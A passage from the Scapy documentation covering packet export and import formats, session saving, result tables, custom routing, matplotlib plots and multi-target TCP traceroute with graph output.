Hexdump above can be reimported back into Scapy using `import_hexcap()`:

```
>>> pkt_hex = Ether(import_hexcap())
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ................
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   .......... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                              67
>>> pkt_hex
```

(continues on next page)

(continued from previous page)

```
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP ␣
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\
↪x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
↪x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Binary string

You can also convert entire packet into a binary string using the `raw()` function:

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP ␣
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\
↪x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
↪x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
>>> pkt_raw = raw(pkt)
>>> pkt_raw
'\x00PV\xfc\xceP\x00\x0c)+S\x19\x08\x00E\x00\x00T\x00\x00@\x00@\x01Z|\xc0\
↪xa8
\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\xe6\xdapI\xb6\xe5\x08\
↪x00
\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```


We can reimport the produced binary string by selecting the appropriate first layer (e.g. `Ether()`).

```
>>> new_pkt = Ether(pkt_raw)
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP ␣
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\
↪x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
↪x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Base64

Using the `export_object()` function, Scapy can export a base64 encoded Python data structure representing a packet:

```
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP ␣
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\
↪x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
↪x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
>>> export_object(pkt)
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/
↪lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/
↪u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
```


The output above can be reimported back into Scapy using `import_object()`:

```
>>> new_pkt = import_object()
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/
↪lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/
↪u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP ␣
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\
↪x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
↪x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
```


Sessions

At last Scapy is capable of saving all session variables using the `save_session()` function:

```
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_
↪raw', 'pkts']
>>> save_session("session.scapy")
```

Next time you start Scapy you can load the previous saved session using the `load_session()` command:

```
>>> dir()
['__builtins__', 'conf']
>>> load_session("session.scapy")
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_
↪raw', 'pkts']
```

3.2.19 Making tables

Now we have a demonstration of the `make_table()` presentation function. It takes a list as parameter, and a function who returns a 3-uple. The first element is the value on the x axis from an element of the list, the second is about the y value and the third is the value that we want to see at coordinates (x,y). The result is a table. This function has 2 variants, `make_lined_table()` and `make_tex_table()` to copy/paste into your LaTeX pentest report. Those functions are available as methods of a result object :

Here we can see a multi-parallel traceroute (Scapy already has a multi TCP traceroute function. See later):

```
>>> ans, unans = sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table( lambda s,r: (s.dst, s.ttl, r.src) )
  216.15.189.192 216.15.189.193 216.15.189.194 216.15.189.195
1 192.168.8.1    192.168.8.1    192.168.8.1    192.168.8.1
2 81.57.239.254  81.57.239.254  81.57.239.254  81.57.239.254
3 213.228.4.254  213.228.4.254  213.228.4.254  213.228.4.254
4 213.228.3.3    213.228.3.3    213.228.3.3    213.228.3.3
5 193.251.254.1  193.251.251.69 193.251.254.1  193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.178
```


Here is a more complex example to distinguish machines or their IP stacks from their IPID field. We can see that 172.20.80.200:22 is answered by the same IP stack as 172.20.80.201 and that 172.20.80.197:25 is not answered by the same IP stack as other ports on the same IP.


```
>>> ans, unans = sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,25,53,
↪80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda s,r: (s.dst, s.dport, r.sprintf("%IP.id%")))
   172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.20.80.201
20 0             4203          7021          -             11562
21 0             4204          7022          -             11563
22 0             4205          7023          11561         11564
25 0             0             7024          -             11565
53 0             4207          7025          -             11566
80 0             4028          7026          -             11567
```

It can help identify network topologies very easily when playing with TTL, displaying received TTL, etc.

3.2.20 Routing


Now Scapy has its own routing table, so that you can have your packets routed differently than the system:

```
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.254   eth0
192.168.1.1     255.255.255.255 192.168.8.1     eth0
>>> conf.route.resync()
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
```


3.2.21 Matplotlib

We can easily plot some harvested values using Matplotlib. (Make sure that you have matplotlib installed.) For example, we can observe the IP ID patterns to know how many distinct IP stacks are used behind a load balancer:


```
>>> a, b = sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))
>>> a.plot(lambda x:x[1].id)
[<matplotlib.lines.Line2D at 0x2367b80d6a0>]
```



3.2.22 TCP traceroute (2)

Scapy also has a powerful TCP traceroute function. Unlike other traceroute programs that wait for each node to reply before going to the next, Scapy sends all the packets at the same time. This has the disadvantage that it can't know when to stop (thus the maxttl parameter) but the great advantage that it took less than 3 seconds to get this multi-target traceroute result:


```
>>> traceroute(["www.yahoo.com","www.altavista.com","www.wisenut.com","www.copernic.com"],maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
   193.45.10.88:80    216.109.118.79:80  64.241.242.243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.243.5.254       82.243.5.254       82.243.5.254       82.243.5.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
4  212.27.50.46       212.27.50.46       212.27.50.46       212.27.50.46
5  212.27.50.37       212.27.50.41       212.27.50.37       212.27.50.41
6  212.27.50.34       212.27.50.34       213.228.3.234      193.251.251.69
7  213.248.71.141     217.118.239.149    208.184.231.214    193.251.241.178
8  213.248.65.81      217.118.224.44     64.125.31.129      193.251.242.98
9  213.248.70.14      213.206.129.85     64.125.31.186      193.251.243.89
10 193.45.10.88    SA 213.206.128.160    64.125.29.122      193.251.254.126
11 193.45.10.88    SA 206.24.169.41      64.125.28.70       216.115.97.178
12 193.45.10.88    SA 206.24.226.99      64.125.28.209      66.218.64.146
13 193.45.10.88    SA 206.24.227.106     64.125.29.45       66.218.82.230
14 193.45.10.88    SA 216.109.74.30      64.125.31.214      66.94.229.254 SA
15 193.45.10.88    SA 216.109.120.149    64.124.229.109     66.94.229.254 SA
```

(continues on next page)

(continued from previous page)

```
16 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254 ␣
↪ SA
17 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254 ␣
↪ SA
18 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254 ␣
↪ SA
19 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254 ␣
↪ SA
20 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254 ␣
↪ SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0 TCP:0␣
↪ICMP:0 Other:0>)
```

The last line is in fact the result of the function : a traceroute result object and a packet list of unanswered packets. The traceroute result is a more specialised version (a subclass, in fact) of a classic result object. We can save it to consult the traceroute result again a bit later, or to deeply inspect one of the answers, for example to check padding.

```
>>> result, unans = _
>>> result.show()
   193.45.10.88:80    216.109.118.79:80  64.241.242.243:80  66.94.229.
↪254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
[...]
>>> result.filter(lambda x: Padding in x[1])
```


Like any result object, traceroute objects can be added :


```
>>> r2, unans = traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
   195.101.94.25:80
1  192.168.8.1
2  82.251.4.254
3  213.228.4.254
4  212.27.50.169
5  212.27.50.162
6  193.252.161.97
7  193.252.103.86
8  193.252.103.77
9  193.252.101.1
10 193.252.227.245
12 195.101.94.25   SA
13 195.101.94.25   SA
14 195.101.94.25   SA
15 195.101.94.25   SA
16 195.101.94.25   SA
17 195.101.94.25   SA
18 195.101.94.25   SA
19 195.101.94.25   SA
20 195.101.94.25   SA
>>>
>>> r3=result+r2
>>> r3.show()
```

(continues on next page)

(continued from previous page)

```
   195.101.94.25:80   212.23.37.13:80    216.109.118.72:80   64.241.242.
↪243:80   66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1         192.168.8.1   ␣
↪     192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254        82.251.4.254  ␣
↪     82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254       213.228.4.254 ␣
↪     213.228.4.254
4  212.27.50.169      212.27.50.169      212.27.50.46        -             ␣
↪     212.27.50.46
5  212.27.50.162      212.27.50.162      212.27.50.37        212.27.50.41  ␣
↪     212.27.50.37
6  193.252.161.97     194.68.129.168     212.27.50.34        213.228.3.234 ␣
↪     193.251.251.69
7  193.252.103.86     212.23.42.33       217.118.239.185     208.184.231.
↪214     193.251.241.178
8  193.252.103.77     212.23.42.6        217.118.224.44      64.125.31.129 ␣
↪     193.251.242.98
9  193.252.101.1      212.23.37.13    SA 213.206.129.85      64.125.31.186 ␣
↪     193.251.243.89
10 193.252.227.245    212.23.37.13    SA 213.206.128.160     64.125.29.122 ␣
↪     193.251.254.126
11 -                  212.23.37.13    SA 206.24.169.41       64.125.28.70  ␣
↪     216.115.97.178
12 195.101.94.25   SA 212.23.37.13    SA 206.24.226.100      64.125.28.209 ␣
↪     216.115.101.46
13 195.101.94.25   SA 212.23.37.13    SA 206.24.238.166      64.125.29.45  ␣
↪     66.218.82.234
14 195.101.94.25   SA 212.23.37.13    SA 216.109.74.30       64.125.31.214 ␣
↪     66.94.229.254   SA
15 195.101.94.25   SA 212.23.37.13    SA 216.109.120.151     64.124.229.109␣
↪     66.94.229.254   SA
16 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72   SA 64.241.242.243␣
↪ SA  66.94.229.254   SA
17 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72   SA 64.241.242.243␣
↪ SA  66.94.229.254   SA
18 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72   SA 64.241.242.243␣
↪ SA  66.94.229.254   SA
19 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72   SA 64.241.242.243␣
↪ SA  66.94.229.254   SA
20 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72   SA 64.241.242.243␣
↪ SA  66.94.229.254   SA
```



Traceroute result object also have a very neat feature: they can make a directed graph from all the routes they got, and cluster them by AS (Autonomous System). You will need graphviz. By default, ImageMagick is used to display the graph.

```
>>> res, unans = traceroute(["www.microsoft.com","www.cisco.com","www.
↪yahoo.com","www.wanadoo.fr","www.pacsec.com"],dport=[80,443],maxttl=20,
↪retry=-2)
Received 190 packets, got 190 answers, remaining 10 packets
   193.252.122.103:443 193.252.122.103:80 198.133.219.25:443 198.133.219.
↪25:80   207.46...
1  192.168.8.1         192.168.8.1        192.168.8.1        192.168.8.1   ␣
↪     192.16...
```

(continues on next page)


(continued from previous page)


```
2   82.251.4.254        82.251.4.254       82.251.4.254       82.251.4.254 ␣
↪     82.251...
3   213.228.4.254       213.228.4.254      213.228.4.254      213.228.4.254␣
↪     213.22...
[...]
>>> res.graph()                          # piped to ImageMagick's display␣
↪program. Image below.
>>> res.graph(type="ps",target="| lp")   # piped to postscript printer
>>> res.graph(target="> /tmp/graph.svg") # saved to file
```



